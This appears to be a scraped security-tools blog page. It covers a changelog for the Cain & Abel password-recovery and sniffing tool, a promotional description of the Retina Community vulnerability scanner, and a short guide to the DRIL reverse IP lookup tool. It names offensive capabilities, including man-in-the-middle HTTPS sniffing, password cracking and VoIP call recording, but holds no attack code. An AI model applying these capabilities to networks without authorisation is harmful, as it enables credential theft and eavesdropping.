“Cain & Abel is a password recovery tool for Microsoft Operating Systems. It allows easy recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords and analyzing routing protocols.”


- Added Proxy support for Cain's Certificate Collector.
- Added the ability to specify custom proxy authentication credentials for Certificate Collector.
- Added ProxyHTTPS Man-in-the-Middle Sniffer (TCP port 8080).
- HTTP, APR-HTTPS and APR-ProxyHTTPS sniffer filters are now separated.
- Added progress bar indicator in the off-line capture file function.
- Bug fixed in ProxyHTTPS Man-in-the-Middle Sniffer parsing "Connection Established" string.
- Bug fixed in VoIP Sniffer creating MP3 Mono files.
- Bug fixed in RTP Sniffer processing off-line capture files.
- WinRTGen recompiled with OpenSSL library version 0.9.8q.
- OpenSSL library upgrade to version 0.9.8q.
- Winpcap library upgrade to version 4.1.2.

Vulnerability Assessment Scanner ! Retina Community

Retina Community is a free vulnerability scanner for up to 32 IPs, powered by the renowned Retina Network Security Scanner technology. Retina Community identifies vulnerabilities, configuration issues, and missing patches across operating systems, applications, devices, and virtual environments.


f331859e0982dc2ef63b83f4023d2008 Retina Community: A Vulnerability Assessment Scanner!
Retina Community is a good and fast vulnerability scanner for small or non-profit organizations who cannot afford to have a great security for their IT. Administrator can simply scan and get a neat report about their network infections or vulnerabilities.


86f8fff374b263341b945ec051511e3d Retina Community: A Vulnerability Assessment Scanner!
Much more than a stripped down “free trial” product, Retina Community gives you powerful vulnerability assessment across your environment to strengthen security and compliance. The free Retina Community product includes these capabilities:
  • Vulnerability assessment across operating systems, applications, devices, and virtual environments (32 IPs)
  • Zero-day vulnerability identification
  • SCAP configuration scanning
  • Integrated vulnerability updates and alerting
  • Detailed vulnerability and executive-level reporting
  • Report export to XML, CSV, and PDF
  • Online support and resources from eEye’s research team
Its system requirements:
  • Windows 2000/XP/2003/Vista SP2/2008 SP2/7/2008 R2
  • Intel Pentium IV 1.4 GHz (or compatible)
  • 512 MB RAM
  • 80MB Free Hard Drive Space
  • Microsoft .NET Framework 2.0 (included with installer)
  • Network Interface Card (NIC) with TCP/IP enabled
Download Retina Community here

Domain Reverse IP Lookup : DRIL

http://sourceforge.net/projects/dril/files/dril2.2v/DomainReverseIPLookup.jar/downloadDRIL ( Domain Reverse IP Lookup ) Tool is a Reverse Domain Tool that will really useful for penetration testers to find out the domain names which are listed in the the target host, DRIL is a GUI, JAVA based application which use the Bing API key.DRIL has a simple user friendly which will be helpfull for penetration tester to do there work fast without a mess .this is only tested on linux still , been java it should work on windows to.


sc DRIL: Domain Reverse IP Lookup

There are online tools available, But many times due to slow internet connectivity we intend to get frustrated while audits. this tool is small and handy will not consume harddisk space So, its simply an good and fast altenative.
How to run DRIL
java -jar
example
java -jar “/home/treasure/DomainReverseIPLookup.jar”
and it should open the application
Download DRIL here